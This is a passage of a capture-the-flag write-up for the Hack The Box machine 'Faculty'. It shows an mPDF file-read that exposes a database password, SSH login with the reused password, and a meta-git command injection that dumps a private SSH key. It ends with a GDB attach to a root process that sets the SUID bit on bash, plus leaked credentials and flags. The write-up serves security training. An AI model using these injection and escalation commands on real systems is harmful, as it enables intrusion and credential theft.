    */*'   -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8'   -H '
    Connection: keep-alive'   -H 'Content-Type: application/x-www-form-
    urlencoded; charset=UTF-8'   -H 'Cookie: PHPSESSID=
    lbb7g4c7aqb8pjk8vo8g749ka3'   -H 'Origin: http://faculty.htb'   -H '
    Referer: http://faculty.htb/admin/login.php'   -H 'User-Agent:
    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/106.0.0.0 Safari/537.36'   -H 'X-Requested-With:
    XMLHttpRequest'   --data-raw 'idonotexist='   --compressed   --
    insecure
<br />
<b>Notice</b>:  Undefined variable: username in <b>/var/www/scheduling/
    admin/admin_class.php</b> on line <b>21</b><br />
<br />
<b>Notice</b>:  Undefined variable: password in <b>/var/www/scheduling/
    admin/admin_class.php</b> on line <b>21</b><br />
```

This made it possible to fetch the file:

```
$ export FILE='/var/www/scheduling/admin/admin_class.php'
$ cat <<EOT | jq -sRr @uri | base64 -w 0 > /tmp/body
<annotation file="${FILE}" content="${FILE}" icon="Graph" title="
    Attached File: ${FILE}" pos-x="195" />
EOT
$ export ID=$(curl 'http://faculty.htb/admin/download.php' -H 'Accept:
```

```
      */*' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection:
      keep-alive' -H 'Content-Type: application/x-www-form-urlencoded;
      charset=UTF-8' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H
      'Origin: http://faculty.htb' -H 'Referer: http://faculty.htb/admin/
      index.php?page=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux
      x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
      Safari/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw pdf=
      $(cat /tmp/body))
$ xdg-open "http://faculty.htb/mpdf/tmp/${ID}"
```

It returned in the attachment:

```
<?php
session_start();
ini_set('display_errors', 1);
Class Action {
    private $db;

    public function __construct() {
        ob_start();
    include 'db_connect.php';

    $this->db = $conn;
    }
    function __destruct() {
        $this->db->close();
        ob_end_flush();
    }

    # ...
```

After this, I proceeded to look at the included `db_connect.php` file to search for DB credentials:

```
export FILE='/var/www/scheduling/admin/db_connect.php'
cat <<EOT | jq -sRr @uri | base64 -w 0 > /tmp/body
<annotation file="${FILE}" content="${FILE}" icon="Graph" title="
   Attached File: ${FILE}" pos-x="195" />
EOT
export ID=$(curl 'http://faculty.htb/admin/download.php' -H 'Accept:
   */*' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection:
   keep-alive' -H 'Content-Type: application/x-www-form-urlencoded;
   charset=UTF-8' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H
   'Origin: http://faculty.htb' -H 'Referer: http://faculty.htb/admin/
   index.php?page=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux
   x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
   Safari/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw pdf=
   $(cat /tmp/body))
xdg-open "http://faculty.htb/mpdf/tmp/${ID}"
```

This returned:

```
<?php

$conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','
    scheduling_db')or die("Could not connect to mysql".mysqli_error($con
    ));
```

The constructor looks like this (see https://www.php.net/manual/en/mysqli.construct.php):

```
public mysqli::__construct(
    string $hostname = ini_get("mysqli.default_host"),
    string $username = ini_get("mysqli.default_user"),
    string $password = ini_get("mysqli.default_pw"),
    string $database = "",
    int $port = ini_get("mysqli.default_port"),
    string $socket = ini_get("mysqli.default_socket")
)
```

So the user is `sched` and the password is `Co.met06aci.dly53ro.per`. After this, I proceeded to check if the password matches for any of `gbyolo`, `developer` and `root` (`sched` isn't in `/etc/passwd`) next.

7 User Flag

The password matched for the user `gbyolo`:

```
$ ssh gbyolo@10.10.11.169
gbyolo@10.10.11.169's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Oct 13 20:36:01 CEST 2022

  System load:           0.01
  Usage of /:            82.5% of 4.67GB
  Memory usage:          44%
  Swap usage:            0%
  Processes:             229
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.169
  IPv6 address for eth0: dead:beef::250:56ff:feb9:63db


0 updates can be applied immediately.
```

```
22
23
24 The list of available updates is more than a week old.
25 To check for new updates run: sudo apt update
26 Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
       Check your Internet connection or proxy settings
27
28
29 You have new mail.
30 Last login: Thu Oct 13 20:33:26 2022 from 10.10.14.77
```

There is a `mbox` file in the home directory:

```
1  $ cat mbox
2  From developer@faculty.htb  Tue Nov 10 15:03:02 2020
3  Return-Path: <developer@faculty.htb>
4  X-Original-To: gbyolo@faculty.htb
5  Delivered-To: gbyolo@faculty.htb
6  Received: by faculty.htb (Postfix, from userid 1001)
7      id 0399E26125A; Tue, 10 Nov 2020 15:03:02 +0100 (CET)
8  Subject: Faculty group
9  To: <gbyolo@faculty.htb>
10 X-Mailer: mail (GNU Mailutils 3.7)
11 Message-Id: <20201110140302.0399E26125A@faculty.htb>
12 Date: Tue, 10 Nov 2020 15:03:02 +0100 (CET)
13 From: developer@faculty.htb
14 X-IMAPbase: 1605016995 2
15 Status: O
16 X-UID: 1
17
18 Hi gbyolo, you can now manage git repositories belonging to the faculty
       group. Please check and if you have troubles just let me know!\
      ndeveloper@faculty.htb
```

Since groups were mentioned, I checked how `sudo` has been configured:

```
1  $ sudo -l
2  Matching Defaults entries for gbyolo on faculty:
3      env_reset, mail_badpass,
4      secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
          sbin\:/bin\:/snap/bin
5
6  User gbyolo may run the following commands on faculty:
7      (developer) /usr/local/bin/meta-git
```

I was able to run `meta-git` as `developer`. `meta-git`, has a RCE vulnerability (https://hackerone.com/reports/728040):

```
1  $ sudo -u developer meta-git clone 'asdf; ls'
2  meta git cloning into 'ls' at ls
3
```

```
ls:
fatal: repository 'ls' does not exist
ls: command 'git clone ls ls' exited with error: Error: Command failed: git clone ls ls
(node:63078) UnhandledPromiseRejectionWarning: Error: ENOENT: no such file or directory, chdir '/home/gbyolo/ls'
    at process.chdir (internal/process/main_thread_only.js:31:12)
    at exec (/usr/local/lib/node_modules/meta-git/bin/meta-git-clone:27:11)
    at execPromise.then.catch.errorMessage (/usr/local/lib/node_modules/meta-git/node_modules/meta-exec/index.js:104:22)
    at process._tickCallback (internal/process/next_tick.js:68:7)
    at Function.Module.runMain (internal/modules/cjs/loader.js:834:11)
    at startup (internal/bootstrap/node.js:283:19)
    at bootstrapNodeJSCore (internal/bootstrap/node.js:623:3)
(node:63078) UnhandledPromiseRejectionWarning: Unhandled promise rejection. This error originated either by throwing inside of an async function without a catch block, or by rejecting a promise which was not handled with .catch(). (rejection id: 2)
(node:63078) [DEP0018] DeprecationWarning: Unhandled promise rejections are deprecated. In the future, promise rejections that are not handled will terminate the Node.js process with a non-zero exit code.
```

I was able to use this to read the SSH key:

```
$ cd /tmp
$ sudo -u developer meta-git clone 'sss||cat /home/developer/.ssh/id_rsa'
meta git cloning into 'sss||cat /home/developer/.ssh/id_rsa' at id_rsa

id_rsa:
fatal: repository 'sss' does not exist
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxDAgrHcD2I4U329//sdapn4ncVzRYZxACC/czxmSO5Us2S87dxyw
izZ0hDszHyk+bCB5B1wvrtmAFu2KN4aGCoAJMNGmVocBnIkSczGp/zBy0pVK6H7g6GMAVS
pribX/DrdHCcmsIu7WqkyZ0mDN2sS+3uMk6I3361x2ztAG1aC9xJX7EJsHmXDRLZ8G1Rib
KpI0WqAWNSXHDDvcwDpmWDk+NlIRKkpGcVByzhG8x1azvKWS9G36zeLLARBP43ax4eAVrs
Ad+7ig3vl9Iv+ZtRzkH0PsMhriIlHBNUy9dFAGP5aa4ZUkYHi1/MlBnsWOgiRHMgcJzcWX
OGeIJbtcdp2aBOjZlGJ+G6uLWrxwlX9anM3gPXTT4DGqZV1Qp/3+JZF19/KXJ1dr0i328j
saMlzDijF5bZjpAOcLxS0V84t99R/7bRbLdFxME/0xyb6QMKcMDnLrDUmdhiObROZFl3v5
hnsW9CoFLiKE/4jWKP6lPU+31GOTpKtLXYMDbcepAAAFiOUui47lLouOAAAAB3NzaC1yc2
EAAAGBAMQwIKx3A9iOFN9vf/7HWqZ+J3Fc0WGcQAgv3M8ZkjuVLNkvO3ccsIs2dIQ7Mx8p
PmwgeQdcL67ZgBbtijeGhgqACTDRplaHAZyJEnMxqf8wctKVSuh+4OhjAFUqa4m1/w63Rw
nJrCLu1qpMmdJgzdrEvt7jJOiN9+tcds7QBtWgvcSV+xCbB5lw0S2fBtUYmyqSNFqgFjUl
xww73MA6Zlg5PjZSESpKRnFQcs4RvMdWs7ylkvRt+s3iywEQT+N2seHgFa7AHfu4oN75fS
L/mbUc5B9D7DIa4iJRwTVMvXRQBj+WmuGVJGB4tfzJQZ7FjoIkRzIHCc3FlzhniCW7XHad
mgTo2ZRifhuri1q8cJV/WpzN4D100+AxqmVdUKf9/iWRdffylydXa9It9vI7GjJcw4oxeW
2Y6QDnC8UtFfOLffUf+20Wy3RcTBP9Mcm+kDCnDA5y6w1JnYYjm0TmRZd7+YZ7FvQqBS4i
hP+I1ij+pT1Pt9Rjk6SrS12DA23HqQAAAAMBAAEAAAGBAIjXSPMC0Jvr/oMaspxzULdwpv
```

```
JbW3BKHB+Zwtpxa55DntSeLUwXpsxzXzIcWLwTeIbS35hSpK/A5acYaJ/yJOyOAdsbYHpa
ELWupj/TFE/66xwXJfilBxsQctr0i62yVAVfsR0Sng5/qRt/8orbGrrNIJU2uje7ToHMLN
J0J1A6niLQuh4LBHHyTvUTRyC72P8Im5varaLEhuHxnzg1g81loA8jjvWAeUHwayNxG8uu
ng+nLalwTM/usMo9Jnvx/UeoKnKQ4r5AunVeM7QQTdEZtwMk2G4vOZ9ODQztJO7aCDCiEv
Hx9U9A6HNyDEMfCebfsJ9voa6i+rphRzK9or/+IbjH3JlnQOZw8JRC1RpI/uTECivtmkp4
ZrFF5YAo9ie7ctB2JIujPGXlv/F8Ue9FGN6W4XW7b+HfnG5VjCKYKyrqk/yxMmg6w2Y5P5
N/NvWYyoIZPQgXKUlTzYj984plSl2+k9Tca27aahZOSLUceZqq71aXyfKPGWoITp5dAQAA
AMEAl5stT0pZ0iZLcYi+b/7ZAiGTQwWYS0p4Glxm204DedrOD4c/Aw7YZFZLYDlL2KUk6o
0M2X9joquMFMHUoXB7DATWknBS7xQcCfXH8HNuKSN385TCX/QWNfWVnuIhl687Dqi2bvBt
pMMKNYMMYDErB1dpYZmh8mcMZgHN3lAK06Xdz57eQQt0oGq6btFdbdVDmwm+LuTRwxJSCs
Qtc2vyQOEaOpEad9RvTiMNiAKy1AnlViyoXAW49gIeK1ay7z3jAAAAwQDxEUTmwvt+oX1o
1U/ZPaHkmi/VKlO3jxABwPRkFCjyDt6AMQ8K9kCn1ZnTLy+J1M+tm1LOxwkY3T5oJi/yLt
ercex4AFaAjZD7sjX9vDqX8atR8M1VXOy3aQ0HGYG2FF7vEFwYdNPfGqFLxLvAczzXHBud
QzVDjJkn6+ANFdKKR3j3s9xnkb5j+U/jGzxvPGDpCiZz0I30KRtAzsBzT1ZQMEvKrchpmR
jrzHFkgTUug0lsPE4ZLB0Re6Iq3ngtaNUAAADBANBXLol4lHhpWL30or8064fjhXGjhY4g
blDouPQFIwCaRbSWLnKvKCwaPaZzocdHlr5wRXwRq8V1VPmsxX8O87y9Ro5guymsdPprXF
LETXujOl8CFiHvMA1Zf6eriE1/Od3JcUKiHTwv19MwqHitxUcNW0sETwZ+FAHBBuc2NTVF
YEeVKoox5zK4lPYIAgGJvhUTzSuu0tS8O9bGnTBTqUAq21NF59XVHDlX0ZAkCfnTW4IE7j
9u1fIdwzi56TWNhQAAABFkZXZlbG9wZXJAZmFjdWx0eQ==
-----END OPENSSH PRIVATE KEY-----
# ...
```

I then proceeded to add this SSH key to my local VM:

```
cat > ~/.ssh/id_rsa <<EOT
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxDAgrHcD2I4U329//sdapn4ncVzRYZxACC/czxmSO5Us2S87dxyw
izZ0hDszHyk+bCB5B1wvrtmAFu2KN4aGCoAJMNGmVocBnIkSczGp/zBy0pVK6H7g6GMAVS
pribX/DrdHCcmsIu7WqkyZ0mDN2sS+3uMk6I3361x2ztAG1aC9xJX7EJsHmXDRLZ8G1Rib
KpI0WqAWNSXHDDvcwDpmWDk+NlIRKkpGcVByzhG8x1azvKWS9G36zeLLARBP43ax4eAVrs
Ad+7ig3vl9Iv+ZtRzkH0PsMhriIlHBNUy9dFAGP5aa4ZUkYHi1/MlBnsWOgiRHMgcJzcWX
OGeIJbtcdp2aBOjZlGJ+G6uLWrxwlX9anM3gPXTT4DGqZV1Qp/3+JZF19/KXJ1dr0i328j
saMlzDijF5bZjpAOcLxS0V84t99R/7bRbLdFxME/0xyb6QMKcMDnLrDUmdhiObROZFl3v5
hnsW9CoFLiKE/4jWKP6lPU+31GOTpKtLXYMDbcepAAAFiOUui47lLouOAAAAB3NzaC1yc2
EAAAGBAMQwIKx3A9iOFN9vf/7HWqZ+J3Fc0WGcQAgv3M8ZkjuVLNkvO3ccsIs2dIQ7Mx8p
PmwgeQdcL67ZgBbtijeGhgqACTDRplaHAZyJEnMxqf8wctKVSuh+4OhjAFUqa4m1/w63Rw
nJrCLu1qpMmdJgzdrEvt7jJOiN9+tcds7QBtWgvcSV+xCbB5lw0S2fBtUYmyqSNFqgFjUl
xww73MA6Zlg5PjZSESpKRnFQcs4RvMdWs7ylkvRt+s3iywEQT+N2seHgFa7AHfu4oN75fS
L/mbUc5B9D7DIa4iJRwTVMvXRQBj+WmuGVJGB4tfzJQZ7FjoIkRzIHCc3FlzhniCW7XHad
mgTo2ZRifhuri1q8cJV/WpzN4D100+AxqmVdUKf9/iWRdffylydXa9It9vI7GjJcw4oxeW
2Y6QDnC8UtFfOLffUf+20Wy3RcTBP9Mcm+kDCnDA5y6w1JnYYjm0TmRZd7+YZ7FvQqBS4i
hP+I1ij+pT1Pt9Rjk6SrS12DA23HqQAAAAMBAAEAAAGBAIjXSPMC0Jvr/oMaspxzULdwpv
JbW3BKHB+Zwtpxa55DntSeLUwXpsxzXzIcWLwTeIbS35hSpK/A5acYaJ/yJOyOAdsbYHpa
ELWupj/TFE/66xwXJfilBxsQctr0i62yVAVfsR0Sng5/qRt/8orbGrrNIJU2uje7ToHMLN
J0J1A6niLQuh4LBHHyTvUTRyC72P8Im5varaLEhuHxnzg1g81loA8jjvWAeUHwayNxG8uu
ng+nLalwTM/usMo9Jnvx/UeoKnKQ4r5AunVeM7QQTdEZtwMk2G4vOZ9ODQztJO7aCDCiEv
Hx9U9A6HNyDEMfCebfsJ9voa6i+rphRzK9or/+IbjH3JlnQOZw8JRC1RpI/uTECivtmkp4
ZrFF5YAo9ie7ctB2JIujPGXlv/F8Ue9FGN6W4XW7b+HfnG5VjCKYKyrqk/yxMmg6w2Y5P5
N/NvWYyoIZPQgXKUlTzYj984plSl2+k9Tca27aahZOSLUceZqq71aXyfKPGWoITp5dAQAA
AMEAl5stT0pZ0iZLcYi+b/7ZAiGTQwWYS0p4Glxm204DedrOD4c/Aw7YZFZLYDlL2KUk6o
```

```
0M2X9joquMFMHUoXB7DATWknBS7xQcCfXH8HNuKSN385TCX/QWNfWVnuIhl687Dqi2bvBt
pMMKNYMMYDErB1dpYZmh8mcMZgHN3lAK06Xdz57eQQt0oGq6btFdbdVDmwm+LuTRwxJSCs
Qtc2vyQOEaOpEad9RvTiMNiAKy1AnlViyoXAW49gIeK1ay7z3jAAAAwQDxEUTmwvt+oX1o
1U/ZPaHkmi/VKlO3jxABwPRkFCjyDt6AMQ8K9kCn1ZnTLy+J1M+tm1LOxwkY3T5oJi/yLt
ercex4AFaAjZD7sjX9vDqX8atR8M1VXOy3aQ0HGYG2FF7vEFwYdNPfGqFLxLvAczzXHBud
QzVDjJkn6+ANFdKKR3j3s9xnkb5j+U/jGzxvPGDpCiZz0I30KRtAzsBzT1ZQMEvKrchpmR
jrzHFkgTUug0lsPE4ZLB0Re6Iq3ngtaNUAAADBANBXLol4lHhpWL30or8064fjhXGjhY4g
blDouPQFIwCaRbSWLnKvKCwaPaZzocdHlr5wRXwRq8V1VPmsxX8O87y9Ro5guymsdPprXF
LETXujOl8CFiHvMA1Zf6eriE1/Od3JcUKiHTwv19MwqHitxUcNW0sETwZ+FAHBBuc2NTVF
YEeVKoox5zK4lPYIAgGJvhUTzSuu0tS8O9bGnTBTqUAq21NF59XVHDlX0ZAkCfnTW4IE7j
9u1fIdwzi56TWNhQAAABFkZXZlbG9wZXJAZmFjdWx0eQ==
-----END OPENSSH PRIVATE KEY-----
EOT
chmod 600 ~/.ssh/id_rsa
```

And was able to log in:

```
$ ssh developer@10.10.11.169
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Oct 13 20:54:58 CEST 2022

  System load:           0.0
  Usage of /:            82.5% of 4.67GB
  Memory usage:          45%
  Swap usage:            0%
  Processes:             234
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.169
  IPv6 address for eth0: dead:beef::250:56ff:feb9:63db


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
   Check your Internet connection or proxy settings


Last login: Thu Oct 13 11:05:59 2022 from 10.10.14.94
-bash-5.0$ whoami
developer
```

After this, I was able to get the user flag:

```
$ cat user.txt
a2542ec10fe984b1113a65f53836ef66
```

8 Root Flag

In the user directory, a copy of gdb could be found:

```
$ ls -la
total 8292
drwxr-x--- 6 developer developer    4096 Oct 13 11:36 .
drwxr-xr-x 4 root      root         4096 Jun 23 18:50 ..
lrwxrwxrwx 1 developer developer       9 Oct 24  2020 .bash_history -> /dev/null
-rw-r--r-- 1 developer developer     220 Oct 24  2020 .bash_logout
-rw-r--r-- 1 developer developer    3771 Oct 24  2020 .bashrc
drwx------ 2 developer developer    4096 Jun 23 18:50 .cache
drwx------ 3 developer developer    4096 Oct 13 09:52 .gnupg
drwxrwxr-x 3 developer developer    4096 Jun 23 18:50 .local
-rw-r--r-- 1 developer developer     807 Oct 24  2020 .profile
drwxr-xr-x 2 developer developer    4096 Jun 23 18:50 .ssh
-rw------- 1 developer developer    1375 Oct 13 09:53 .viminfo
-rwxr-x--- 1 developer developer 8440200 Oct 13 11:36 gdb
-rwxrwxr-x 1 developer developer     258 Nov 10  2020 sendmail.sh
-rw-r----- 1 root      developer      33 Oct 13 07:11 user.txt
```

However this version gdb was owned by `developer`; `/usr/bin/gdb` was accessible to us however:

```
$ ls -la /usr/bin/gdb
-rwxr-x--- 1 root debug 8440200 Dec  8  2021 /usr/bin/gdb
$ groups
developer debug faculty
```

In the next step, I tried to take over one of the processes running as root and execute something:

```
$ ps -U root -u root u
# ...
root         930  0.0  0.0   2608   536 ?        Ss   07:10   0:00 /bin/sh -c bash /root/service_check.sh
root         931  0.0  0.1   5648  3040 ?        S    07:10   0:03 bash /root/service_check.sh
root         943  0.0  0.3  12172  7264 ?        Ss   07:10   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root         960  0.0  0.0   2860  1656 tty1     Ss+  07:10   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
```

```
root        1572  0.0  0.2  38072  4628 ?        Ss   07:11   0:00 /usr
    /lib/postfix/sbin/master -w
root       60137  0.0  0.4  13952  9060 ?        Ss   19:27   0:00 sshd
    : gbyolo [priv]
root       61755  0.0  0.0      0     0 ?        I    20:09   0:01 [
    kworker/1:1-events]
root       62500  0.0  0.4  13948  9044 ?        Ss   20:33   0:00 sshd
    : gbyolo [priv]
root       62906  0.0  0.0      0     0 ?        I    20:38   0:00 [
    kworker/u256:2-events_unbound]
root       62911  0.0  0.0      0     0 ?        I    20:39   0:00 [
    kworker/1:2-events]
root       62974  0.0  0.0      0     0 ?        I    20:39   0:00 [
    kworker/0:2-cgroup_destroy]
root       62977  0.0  0.0      0     0 ?        I    20:39   0:00 [
    kworker/0:3-events]
root       63677  0.0  0.0      0     0 ?        I    20:50   0:00 [
    kworker/u256:1-events_unbound]
root       64013  0.0  0.0      0     0 ?        I    20:54   0:00 [
    kworker/0:0-events]
root       64014  0.0  0.0      0     0 ?        I    20:54   0:00 [
    kworker/1:0-events]
root       64031  0.0  0.4  13792  8984 ?        Ss   20:54   0:00 sshd
    : developer [priv]
root       64307  0.0  0.0   4260   516 ?        S    20:58   0:00
    sleep 20
```

I chose Postfix:

```
$ gdb -p 1572
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl
    .html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 1572
Reading symbols from /usr/lib/postfix/sbin/master...
(No debugging symbols found in /usr/lib/postfix/sbin/master)
Reading symbols from /lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/45/87364908
```

```
      de169dec62ffa538170118c1c3a078.debug...
0x00007f1bce01442a in _start () from /lib64/ld-linux-x86-64.so.2
(gdb)
```

I then tried to escalate by setting the SUID bits (see https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/):

```
(gdb) call (void)system("chmod u+s /bin/bash")
No symbol "system" in current context.
```

But wasn't able to, because there were no debug symbols. Python usually has them included:

```
$ ps -U root -u root u | grep python
root         719  0.0  0.8  26896 17940 ?        Ss   07:10   0:00 /usr
   /bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
```

Attaching GDB allowed for setting the SUID bits for bash using the process running as root:

```
$ gdb -p 719
(gdb) call (void)system("chmod u+s /bin/bash")
[Detaching after vfork from child process 64874]
```

Upon exiting GDB, I was able to execute bash as root:

```
$ bash -p
bash-5.0# whoami
root
```

Inspecting root's home directory yielded a few suspicious files, which is where the root flag could be found:

```
# ls /root/
check_cron.sh  root.txt  service_check.sh
# cat /root/root.txt
b2107f909ec0fd1c66f1c9a1240c93ee
```